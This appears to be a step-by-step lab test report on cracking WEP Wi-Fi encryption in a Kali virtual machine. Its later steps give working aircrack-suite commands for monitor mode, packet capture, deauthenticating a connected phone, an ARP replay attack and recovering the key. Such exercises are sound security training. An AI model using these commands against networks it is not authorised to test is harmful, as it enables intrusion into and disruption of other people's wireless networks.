TEST – Cracking WEP Security System

Step Name	Status	Exec Date	Exec Time
Step 1	✓ Passed	11/9/2022	7:10:15 PM
Step 2	✓ Passed	11/9/2022	7:10:17 PM
Step 3	Passed	11/9/2022	7:10:18 PM
Step 4	✓ Passed	11/9/2022	7:10:19 PM
Step 5	✓ Passed	11/9/2022	7:10:19 PM
Step 6	✓ Passed	11/9/2022	7:10:20 PM
Step 7	✓ Passed	11/9/2022	7:10:20 PM
Step 8	✓ Passed	11/9/2022	7:10:20 PM
Step 9	✓ Passed	11/9/2022	7:10:21 PM
Step 10	✓ Passed	11/9/2022	7:10:21 PM
Step 11	✓ Passed	11/9/2022	7:10:22 PM
Step 12	✓ Passed	11/9/2022	7:10:22 PM
Step 13	✓ Passed	11/9/2022	7:10:23 PM
Step 14	✓ Passed	11/9/2022	7:10:23 PM
Step 15	✓ Passed	11/9/2022	7:10:23 PM
Step 16	✓ Passed	11/9/2022	7:10:24 PM

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
STEP1

Description:

Open up VMWare Workstation 16 Player

Expected:

VMware Window is opening up




Description:

Press on the Kali virtual machine and play power it on

Expected:

The virtual machine will power on and boot , in the same window , and we get prompt for username




Description:

We type in the username field and we press enter

Expected:

The username is filled up and we get prompted to password field





Description:

We type in the password field and we press enter

Expected:

The field is filled up and we get on the Desktop of Kali VM






Description:

On the Kali Desktop , we press on the first terminal icon , from the left task bar .

Expected:

The terminal is opened up .




Description:

We check the network interfaces with the command:

ifconfig

Expected:

The terminal should output information about network interfaces




STEP7

Description:

We plug our wireless adapter into our computer .

Expected:

A prompt from Vmware should appear that asks us in which system to use the wireless adapter .




Description:

We connect to virtual machine and press ok

Expected:

The window will dissapear and the wireless adapter should be connected to the virtual machine .




Description:

We check the existance of the wireless adapter in the system with the command:

ifconfig

Expected:

The terminal should output information about network interfaces and we should see the new network interface .




Description:

We check the wireless adapter mode with the command iwconfig

Expected:

We should find out the mode of the wireless adapter



Description:

We change the mode to monitor, in order to see the WAPs information in further steps and we check it.

ifconfig wlan0 down

airmon-ng check kill

iwconfig wlan0 mode monitor

ifconfig wlan0 up

iwconfig

Expected:

It is checking some processes that could interfere with the wireless adapter and the mode of the wireless adapter is changed to monitor.



STEP12


Description:

We execute the command:

airodump-ng wlan0

Expected:

In the terminal should appear all the near WAPs, and devices connected to every which one .



STEP13

Description:

We will want to see only our target WAP and write to a file:

airodump-ng --bssid "WAP's MAC" --channel "WAP's CH" wlan 0 -w pentest.cap

Expected:

Only our wap and the phone connected to it will appear.



STEP14


Description:

We will try to deauthenticate the phone from the wireless network with a command from another terminal:

aireplay-ng -0 2 -a "WAP's MAC" -c "Phone MAC" wlan0

Expected:

We will catch a ARP Request in the .cap file , after the reconnecting is done and try to replay it with the next step command .



STEP15


Description:

We execute the arp request replay attack

aireplay-ng -3 -b "WAP's MAC" -h "Victim's MAC" wlan0

Expected:

We should get enough IVs to calculate the key, usually 25.000 ARP requests.



Description:

We crack the key with:

aircrack-ng -b "WAP's MAC" pentest*.cap

Expected:

It should result the key in ASCII.

